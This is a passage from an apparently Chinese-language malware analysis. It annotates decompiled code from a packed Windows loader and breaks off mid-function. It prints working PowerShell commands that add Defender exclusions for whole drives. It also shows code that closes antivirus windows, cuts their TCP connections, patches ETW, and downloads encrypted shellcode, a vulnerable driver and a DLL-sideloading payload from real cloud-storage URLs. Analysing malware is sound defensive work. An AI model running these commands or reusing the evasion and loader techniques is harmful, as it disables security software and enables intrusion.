    LODWORD(v44[6]) = 0;
    v23 = byte_7FFCAA2D78DD;
    v25 = sub_7FFCAA291570() + v23;
    v24 = 6 * sub_7FFCAA291540();
    v7 = sub_7FFCAA291530();
    v3 = (v7 * v24 + v25) % (unsigned int)byte_7FFCAA2D78DC;
    v4 = (unsigned int)byte_7FFCAA2D78DF;
    if ( (v7 * v24 + v25) / (unsigned int)byte_7FFCAA2D78DC != (_DWORD)v4 )
    {
        ShellExecuteExA(v44, v3);
        v29 = sub_7FFCAA291590(v9, v8);
        v26 = byte_7FFCAA2D78DD;
        v28 = sub_7FFCAA291570() + v26;
    }
}
00005226 runas_currentPath_sub_7FFCAA295B10:79 (7FFCAA295E26) (Synchronized with IDA View-A, Hex View-1)

```

bypass

添加ExclusionPath

使用powershell执行命令

```

try {
    $null = icim MSFT_MpPreference @{ExclusionPath =
    @( 'C:\', 'C:\Users', 'C:\Windows\Temp', 'C:\Windows', 'C:\ProgramData', 'C:\Program
    Files (x86)' ); Force = $True}
    Add -Namespace root/Microsoft/Windows/Defender -EA 1
} catch {
    $host.SetShouldExit($_.Exception.HResult)
}

```

或

```

Add-MpPreference -ExclusionPath
'C:\Windows', 'C:\Windows\Temp', 'C:\ProgramData', 'C:\Users', 'C:\Program Files
(x86)', 'C:\' -Force

```

发送消息关闭杀软窗口或线程

```

v16 = (unsigned int (__fastcall *)(__int64, _DWORD *))myGetProcAddress_sub_7FFCAA291340((__int64)v1, (__int64)v11);
v21 = (unsigned int (__fastcall *)(__int64, _DWORD *))myGetProcAddress_sub_7FFCAA291340((__int64)v1, (__int64)v10);
v22 = (void (__fastcall *)(__int64))myGetProcAddress_sub_7FFCAA291340((__int64)v1, (__int64)v4);
v17 = (void (__fastcall *)(__int64 (__fastcall *)(), _QWORD))myGetProcAddress_sub_7FFCAA291340(
    (__int64)v2,
    (__int64)v5);
strcpy(v8, "PostMessageA");
PostMessageA = (void (__fastcall *)(__int64, __int64, _QWORD, _QWORD))myGetProcAddress_sub_7FFCAA291340(
    (__int64)v2,
    (__int64)v8);

v14 = v15(2, 0);
strcpy(v12, "Q360SafeMonClass");
if ( v14 != -1 )
{
    v23[0] = 304;
    if ( v16(v14, v23) )
    {
        do
        {
            if ( !(unsigned int)sub_7FFCAA2913E0((unsigned __int8 *)v6, v24)
                || !(unsigned int)sub_7FFCAA2913E0((unsigned __int8 *)v3, v24)
                || !(unsigned int)sub_7FFCAA2913E0((unsigned __int8 *)v7, v24) )
            {
                v17(sendClose_sub_7FFCAA2A4220, v23[2]);
                v19 = ProcAddress_sub_7FFCAA291340(0, 0, v12, 0, v1[0], v1[1]);
                PostMessageA(v19, WM_CLOSE, 0, 0);
            }
        } while ( v21(v14, v23) );
    }
}
v22(v14);
return 0;
}
00013600 close360_sub_7FFCAA2A3B70:71 (7FFCAA2A4200) (Synchronized with IDA View-A, Hex View-1)

```

```

strcpy(v9, "ChangeWindowMessageFilterEx");
strcpy(v8, "ChangeWindowMessageFilter");
strcpy(v7, "GenerateConsoleCtrlEvent");
strcpy(v5, "SendMessageA");
ProcAddress_sub_7FFCAA291340 = (void (__fastcall *)(__int64, unsigned int *))myGetProcAddress_sub_7FFCAA291340(
    (__int64)v3,
    (__int64)aGetwindwthrea);
PostMessageA = (void (__fastcall *)(__int64, __int64, _QWORD, _QWORD))myGetProcAddress_sub_7FFCAA291340(
    (__int64)v3,
    (__int64)v4);
SendMessageA = (void (__fastcall *)(__int64, __int64, _QWORD, _QWORD))myGetProcAddress_sub_7FFCAA291340(
    (__int64)v3,
    (__int64)v5);
ChangeWindowMessageFilterEx = (void (__fastcall *)(__int64, __int64, __int64, _QWORD))myGetProcAddress_sub_7FFCAA291340(
    (__int64)v3,
    (__int64)v9);
ChangeWindowMessageFilter = (void (__fastcall *)(__int64, __int64))myGetProcAddress_sub_7FFCAA291340(
    (__int64)v3,
    (__int64)v8);
GenerateConsoleCtrlEvent = (void (__fastcall *)(__int64, _QWORD))myGetProcAddress_sub_7FFCAA291340(
    (__int64)v6,
    (__int64)v7);

ProcAddress_sub_7FFCAA291340(a1, &v10);
if ( v10 == a2 )
{
    ChangeWindowMessageFilterEx(a1, 18, 1, 0);
    ChangeWindowMessageFilter(18, 1);
    ExitThread_sub_7FFCAA2A37C0(a2);
    PostMessageA(a1, 18, 0, 0);
    SendMessageA(a1, 16, 0, 0);
    GenerateConsoleCtrlEvent(2, v10);
}
return 1;
}
00013A2B sendClose_sub_7FFCAA2A4220:45 (7FFCAA2A462B) (Synchronized with IDA View-A, Hex View-1)

```

切断杀软的TCP链接

```

v61 = nullptr;
v56 = 0;
strcpy(v50, "GetTcpTable2");
strcpy(v44, "htonl");
strcpy(v48, "inet_ntop");
strcpy(v49, "SetTcpEntry");
strcpy(v45, "Iphlpapi.dll");
strcpy(v43, "Ws2_32.dll");
v140 = ( int64 ( fastcall *))(unsigned int *, unsigned int *, int64)myGetProcAddress sub 7FFCAA291340(
    (__int64)v4,
    (__int64)v5);

if ( !(((sub_7FFCAA291530() * v94 + v95) / (unsigned int)byte_7FFCAA2D78)
{
    v145(2, v60 + 1, v150, 22);
    v145(2, v60 + 3, v151, 22);
    *v60 = MIB_TCP_STATE_DELETE_TCB;
    v40 = SetTcpEntry(v60);
    v97 = byte_7FFCAA2D78DD;
    v99 = sub_7FFCAA291570() + v97;
    v98 = 4 * sub_7FFCAA291540();
    v24 = sub_7FFCAA291530();
    v25 = (unsigned int)byte_7FFCAA2D78DF;
}

```

bypass ETW

```

char v12; // [rsp+63h] [rbp-15h]
char v13; // [rsp+64h] [rbp-14h]
char v14; // [rsp+65h] [rbp-13h]
char v15; // [rsp+66h] [rbp-12h]
char v16; // [rsp+67h] [rbp-11h]

strcpy(v4, "Advapi32.dll");
strcpy(v5, "EventRegister");
EventRegister = (__int64 (__fastcall *)(int *, _QWORD, _QWORD, __int64 *, __int64))myGetProcAddress_sub_7FFCAA291340(
    (__int64)v4,
    (__int64)v5);

v1 = 0;
v2 = 0;
v6 = 0x230D3CE1; // ProviderGuid
v7 = 0x8BCC;
v8 = 0x124E;
v9 = 0x93;
v10 = 0x18;
v11 = 0xD9;
v12 = 0xCC;
v13 = 0x2E;
v14 = 0xEE;
v15 = 0x27;
v16 = 0xE4;
while ( 1 )
{
    result = EventRegister(&v6, 0, 0, &v2, v1);
    LODWORD(v1) = result;
    if ( (_DWORD)result )
        break;
    ++HIDWORD(v1);
}
return result;
}
00018AFF sub_7FFCAA2A9610:38 (7FFCAA2A96FF) (Synchronized with IDA View-A, Hex View-1)

```

bypass NtTraceEvent

```
int64 sub_7FFCAA2A9740()
{
    unsigned int v1; // [rsp+20h] [rbp-68h] BYREF
    _BYTE *NtTraceEvent; // [rsp+28h] [rbp-60h]
    void (__fastcall *VirtualProtect)(_BYTE *, __int64, __int64, unsigned int *); // [rsp+30h] [rbp-58h]
    char v4[16]; // [rsp+38h] [rbp-50h] BYREF
    char v5[16]; // [rsp+48h] [rbp-40h] BYREF
    char v6[16]; // [rsp+58h] [rbp-30h] BYREF
    char v7[32]; // [rsp+68h] [rbp-20h] BYREF

    strcpy(v4, "ntdll.dll");
    strcpy(v6, "kernel32.dll");
    strcpy(v7, "VirtualProtect");
    strcpy(v5, "NtTraceEvent");
    NtTraceEvent = (_BYTE *)myGetProcAddress_sub_7FFCAA291340((__int64)v4, (__int64)v5);
    if ( NtTraceEvent )
    {
        v1 = 0;
        VirtualProtect = (void (__fastcall *)(_BYTE *, __int64, __int64, unsigned int *))myGetProcAddress_sub_7FFCAA291340(
            (__int64)v6,
            (__int64)v7);

        VirtualProtect(NtTraceEvent, 1, 64, &v1);
        sub_7FFCAA2A4AC0(NtTraceEvent, byte_7FFCAA2D7C5C, 1);
        VirtualProtect(NtTraceEvent, 1, v1, &v1);
        sub_7FFCAA2A9610();
    }
    return 0;
}

00019C66 sub_7FFCAA2A9740:26 (7FFCAA2A9866) (Synchronized with IDA View-A, Hex View-1)
```

下载执行负载

负载为白加黑+加密shellcode的形式，从 <https://7new14.oss-cn-beijing.aliyuncs.com/tad> 下载
下载路径和文件名

```
v55 = 0;
memset(v118, 0, 0x104u);
memset(v113, 0, 0x104u);
strcpy(v116, "ykkgj://"); // https://
memset(&v116[9], 0, 0x1F7u);
strcpy(v106, ".fjj-te-svzazex.rczpletj.tfd/"); // .oss-cn-beijing.aliyuncs.com/
memset(&v106[30], 0, 0x1E2u);
strcpy(v122, "kru"); // tad
memset(&v122[4], 0, 0x1FCu);
sub_7FFCAA2A990((__int64)v113, (__int64)v116, 260);
sub_7FFCAA2A4A0(v113, a7ewn14); // https://7new14.oss-cn-beijing.aliyuncs.com/tad
sub_7FFCAA2A4A0(v113, v106);
sub_7FFCAA2A990((__int64)v118, (__int64)v113, 260);
sub_7FFCAA2A4A0(v113, v122);
Caesar_sub_7FFCAA2A46F0((__int64)v113, 17);
InternetReadFile_sub_7FFCAA2A4E30((__int64)v113, &v33, &v55); // https://7new14.oss-cn-beijing.aliyuncs.com/a.gif
// msadox.tb
// adoresd.dat
//


sub_7FFCAA2A4B0(v33, v55);
sub_7FFCAA2A4DE0(v33, 0, v130, 512);
sub_7FFCAA2A4DE0(v33, 80, v131, 512);
sub_7FFCAA2A4DE0(v33, 160, v132, 512);
sub_7FFCAA2A4DE0(v33, 240, v133, 512);
sub_7FFCAA2A4DE0(v33, 320, v134, 512);
sub_7FFCAA2A4DE0(v33, 368, v135, 512);
sub_7FFCAA2A4DE0(v33, 416, v137, 512);
sub_7FFCAA2A4DE0(v33, 464, v136, 512);
memset(v107, 0, 0x104u);
memset(v114, 0, 0x104u);
strcpy(v32, "\\");
memset(v121, 0, 0x104u);
strcpy(v44, "GetWindowsDirectoryA");
GetWindowsDirectoryA = (void (__fastcall *)(_BYTE *, __int64))myGetProcAddress_sub_7FFCAA291340(
    00016D9D sub_7FFCAA2A7430:177 (7FFCAA2A799D)
```

凯撒密码

```
int64 __fastcall Caesar_sub_7FFCAA2A46F0(int64 a1, int a2)
{
    int64 result; // rax
    int i; // [rsp+20h] [rbp-18h]
    unsigned int v4; // [rsp+24h] [rbp-14h]

    v4 = len_sub_7FFCAA2A4B0(a1);
    for ( i = 0; ; ++i )
    {
        result = v4;
        if ( i >= (int)v4 )
            break;
        if ( *(char *)(a1 + i) < 65 || *(char *)(a1 + i) > 90 )
        {
            if ( *(char *)(a1 + i) >= 97 && *(char *)(a1 + i) <= 122 )
                *(_BYTE *)(a1 + i) = (*(char *)(a1 + i) - 97 - a2 + 26) % 26 + 97;
        }
        else
        {
            *(_BYTE *)(a1 + i) = (*(char *)(a1 + i) - 65 - a2 + 26) % 26 + 65;
        }
    }
    return result;
}
```

https://7new14.oss-cn-beijing.aliyuncs.com/a.gif
https://7new14.oss-cn-beijing.aliyuncs.com/b.gif
https://7new14.oss-cn-beijing.aliyuncs.com/c.gif
https://7new14.oss-cn-beijing.aliyuncs.com/d.gif
install.exe, 下载之后修改为随机字符串名称
uxEnhance64.dll
msadox.tb
adoresd.dat




从下载的数据中构建解密key, 采用异或解密

```
char v6[24]; // [rsp+30h] [rbp-18h] BYREF

*(_QWORD *)a1 = a2;
*(_BYTE *) (a1 + 8) = *(_BYTE *) (a3 + a2 - 1);
*(_DWORD *) (a1 + 12) = 0;
*(_DWORD *) (a1 + 16) = a3;
if ( a3 < 5 )
{
    runas_currentPath_sub_7FFCAA295B10();
    strcpy(v6, "ExitProcess");
    ProcAddress_sub_7FFCAA291340 = (void (__fastcall *) (_QWORD))myGetProcAddress_sub_7FFCAA291340(
        (_int64)aKernel32Dll_0,
        (_int64)v6);

    ProcAddress_sub_7FFCAA291340(0);
}
else
{
    for ( i = 0; i < 4; ++i )
        *(_DWORD *) (a1 + 12) |= *(unsigned __int8 *) (a2 + a3 - 2 - i) << (8 * (3 - i));
}
return a1;
```



保存到\Users\Public\目录下，设置文件为系统且隐藏

```
strcpy(v5, "kernel32.dll");
strcpy(v6, "GetFileAttributesA");
ProcAddress_sub_7FFCAA291340 = (__int64 (__fastcall *) (__int64))myGetProcAddress_sub_7FFCAA291340(
    (__int64)v5,
    (__int64)v6);

strcpy(v7, "SetFileAttributesA");
SetFileAttributesA = (unsigned int (__fastcall *) (__int64, _QWORD))myGetProcAddress_sub_7FFCAA291340(
    (__int64)v5,
    (__int64)v7);

v2 = ProcAddress_sub_7FFCAA291340(a1);
return v2 != -1 && SetFileAttributesA(a1, v2 | 6u) != 0;
// FILE_ATTRIBUTE_HIDDEN|FILE_ATTRIBUTE_SYSTEM
}
```

设置注册表键值（作用未知）

```
sub_7FFCAA2A4AC0(v18, v17, 32);
strcpy(v3, "WOW64.exe"); // 企业微信
if ( (unsigned int)findProcessByPath_sub_7FFCAA2917A0((unsigned __int8 *)v3) )
    v11 = &unk_7FFCAA2C2A70;
else
    v11 = &unk_7FFCAA2C2A98;
v13 = v11;
sub_7FFCAA2A4AC0(v19, v11, 36);
strcpy(v1, "Advapi32.dll");
strcpy(v5, "RegOpenKeyExA");
strcpy(v7, "RegCreateKeyExA");
strcpy(v6, "RegSetValueExA");
strcpy(v4, "RegCloseKey");
RegOpenKeyExA = (unsigned int (__fastcall *) (__int64, char *, _QWORD, __int64, __int64 *))myGetProcAddress_sub_7FFCAA291340(
    (__int64)v1,
    (__int64)v5);

RegCreateKeyExA = (unsigned int (__fastcall *) (__int64, char *, _QWORD, _QWORD, _DWORD, int, _QWORD, __int64 *, _QWORD))myGetProcAddress_sub_7FFCAA291340((__int64)v1,
RegSetValueExA = (unsigned int (__fastcall *) (__int64, char *, _QWORD, __int64, _BYTE *, int))myGetProcAddress_sub_7FFCAA291340(
    (__int64)v1,
    (__int64)v6);


ProcAddress_sub_7FFCAA291340 = (void (__fastcall *) (__int64))myGetProcAddress_sub_7FFCAA291340(
    (__int64)v1,
    (__int64)v4);

if ( RegOpenKeyExA(-2147483646, aSoftwareJdbcc, 0, 983103, &v8) // SOFTWARE\JDBCC
    && RegCreateKeyExA(-2147483646, aSoftwareJdbcc_0, 0, 0, 983103, 0, &v8, 0) )
{
    return 0;
}
strcpy(v2, "data");
if ( RegSetValueExA(v8, v2, 0, 3, v18, v10) )
{
    ProcAddress_sub_7FFCAA291340(v8);
    return 0;
}

00015616: sub_7FFCAA2A5E60:52 (7FFCAA2A6216)
```

下载恶意文件TrueSight,该驱动常用于BYOVD攻击，用于禁用EDR或AV

```
v48 = 0;
if ( !(unsigned int)sub_7FFCAA2A5E60() && v48 < 10 )
{
    v80(10000);
    ++v48;
}
v68 = 0;
v49 = 0;
memset(v117, 0, 0x104u);
sub_7FFCAA2A4990((__int64)v117, (__int64)aCWindowsTemp, 260);
strcpy(v39, "ranchserv.jpg");
sub_7FFCAA2A4A40(v117, v39);
strcpy(v119, "j-unk"); // s.dat
memset(&v119[6], 0, 0x1FAu);
sub_7FFCAA2A4990((__int64)v123, (__int64)v118, 512);
sub_7FFCAA2A4A40(v123, v119);
Caesar_sub_7FFCAA2A46F0((__int64)v123, 17);
InternetReadFile_sub_7FFCAA2A4E30((__int64)v123, &v68, &v49);
sub_7FFCAA2A4C10(v68, v49);
write_file_sub_7FFCAA2A57E0((__int64)v117, v68, v49);
strcpy(v37, "QQPCRT.exe");
strcpy(v38, "QQPCTray.exe");
ProcessBypath_sub_7FFCAA2917A0 = findProcessBypath_sub_7FFCAA2917A0((unsigned __int8 *)v37);
v63 = findProcessBypath_sub_7FFCAA2917A0((unsigned __int8 *)v38);
if ( ProcessBypath_sub_7FFCAA2917A0 || v63 )
{
    strcpy(v45, "SetCurrentDirectoryA");
    v93 = (void (__fastcall *)(_BYTE *))myGetProcAddress_sub_7FFCAA291340((__int64)v30, (__int64)v45);
    sub_7FFCAA2A45C60((__int64)v125);
    v93(v125);
    createProcess_sub_7FFCAA2A6420((__int64)v126, (__int64)v125);
    v3 = ((__int64 (__fastcall *))(__int64, __int64))GetProcessHeap()(v2, v1);
    HeapFree(v3, 0, v62);
    v4 = GetProcessHeap();
00017AC0 sub_7FFCAA2A7430:294 (7FFCAA2A86C0)
```




下载shellcode执行

```
{
    v66 = nullptr;
    v52 = 0;
    strcpy(v120, "j.agx"); // s.jpg
    memset(&v120[6], 0, 0x1FAu);
    sub_7FFCAA2A4990((__int64)v124, (__int64)v118, 512);
    sub_7FFCAA2A4A40(v124, v120);
    Caesar_sub_7FFCAA2A46F0((__int64)v124, 17);
    InternetReadFile_sub_7FFCAA2A4E30((__int64)v124, &v66, &v52);
    qmemcpy(v75, (const void *)sub_7FFCAA2A5510((__int64)v111, (__int64)v66, v52), sizeof(v75));
    sub_7FFCAA2A5630(v75[0], LODWORD(v75[2]), HIWORD(v75[1]), v75[1]);
    v67 = (__int64 (*)(void))sub_7FFCAA2A56B0(v75[0], LODWORD(v75[2]), HIWORD(v75[1]));
    strcpy(v40, "VirtualProtect");
    VirtualProtect = (unsigned int (__fastcall *)(__int64 (*) (void), _QWORD, __int64, _BYTE *, void (__fastcall *) (_QWORD, _QWORD, _QWORD), __int64 (*) (void))))myC
    if ( !VirtualProtect(
        v67,
        (unsigned int)(LODWORD(v75[2]) - HIWORD(v75[1]) - 5),
        64,
        v88,
        (void (__fastcall *) (_QWORD, _QWORD, _QWORD))HeapFree,
        GetProcessHeap() )
    {
        v13 = GetProcessHeap();
        HeapFree(v13, 0, v66);
        v14 = GetProcessHeap();
        HeapFree(v14, 0, v67);
        runas_currentPath_sub_7FFCAA295B10();
        return 1;
    }
    v95 = v67;
    v96 = v67();
    v53 = (void (__fastcall *) (__int64, __int64, __int64, __int64))v96;
    randStr_sub_7FFCAA2A48B0((__int64)v50, 5);
    v31 = 0;
00017EEE sub_7FFCAA2A7430:353 (7FFCAA2A8AEE)
```

下载的白加黑程序

文件具有腾讯的正常签名




该程序就是加载恶意的UxEnhance64.dll

Address	Ordinal	Name
UxEnhance64		
00000000140013290		DisableUxEnhance(void)
00000000140013298		EnableUxEnhance(void)
KERNEL32		
SHELL32		
00000000140013280		CommandLineToArgvW

UxEnhance64.dll

UxEnhance64.dll同样是被vmp加壳过的

UxEnhance64读取msadox.tb, 然后解密为shellcode



shellcode 加载解密执行adoredsd.dat

```
1,
0);
v50 = ((unsigned int (__fastcall *) (__int64 *, __int64, __QWORD, __int64))v65[4])(v66, v7, 0, v57); // GetFileSize
strcpy(v41, "msvcrt.dll");
strcpy(v40, "malloc");
malloc = (__int64 (__fastcall *) (__int64 *, __int64, __int64, unsigned __int64))MyGetProcAddress(
    (__int64)v66,
    v7,
    (__int64)v40,
    (__int64)v41,
    v8,
    v9);

v51 = malloc(v66, v7, v10, v50);
v56 = 0;
v58 = ((__int64 (__fastcall *) (__int64 *, __int64, __int64, __int64, __QWORD, int *))v65[5])(v66,
    v66,
    v7,
    v51,
    v57,
    (unsigned int)v50,
    &v56);

v52 = v51;
v53 = *(_BYTE *) (v50 + v51 - 1);
v54 = 0;
v55 = v50;
if ( v50 >= 5 )
{
    for ( i = 0; i < 4; ++i )
        v54 |= *(unsigned __int8 *) (v51 + v50 - 2 - i) << (8 * (3 - i));
}
sub_1855((unsigned int)v66, v7, v55, v52, v54, v53, v31, v35);
v60 = sub_18D5((unsigned int)v66, v7, v55, v52, v54, v11, v32, v36);
strcpy(v38, "ntdll.dll");
strcpy(v46, "LdrGetProcedureAddress");
strcpy(v47, "NtAllocateVirtualMemory");
strcpy(v42, "LdrLoadDll");
strcpy(v44, "RtlInitAnsiString");
strcpy(v49, "RtlAnsiStringToUnicodeString");
strcpy(v45, "RtlFreeUnicodeString");
memset(v64, 0, sizeof(v64));
v64[0] = v60;
LODWORD(v64[1]) = v55 - v54 - 5;
v64[2] = MyGetProcAddress((__int64)v65, v7, (__int64)v46, (__int64)v38, v12, v13);
v64[3] = MyGetProcAddress((__int64)v65, v7, (__int64)v47, (__int64)v38, v14, v15);
v64[4] = MyGetProcAddress((__int64)v65, v7, (__int64)v42, (__int64)v38, v16, v17);
v64[5] = MyGetProcAddress((__int64)v65, v7, (__int64)v44, (__int64)v38, v18, v19);
v64[6] = MyGetProcAddress((__int64)v65, v7, (__int64)v49, (__int64)v38, v20, v21);
v64[7] = MyGetProcAddress((__int64)v65, v7, (__int64)v45, (__int64)v38, v22, v23);
v61 = sub_F35((unsigned int)v65, v7, v24, (unsigned int)v64, v25, v26, v33);
strcpy(v48, "DelegateEnSerialization");
v63 = (void (__fastcall *) (__QWORD *, __int64, __int64, void *))sub_1D45(
    (unsigned int)v65,
    v7,
    (unsigned int)v48,
    v61,
    v27,
    v28,
    v34,
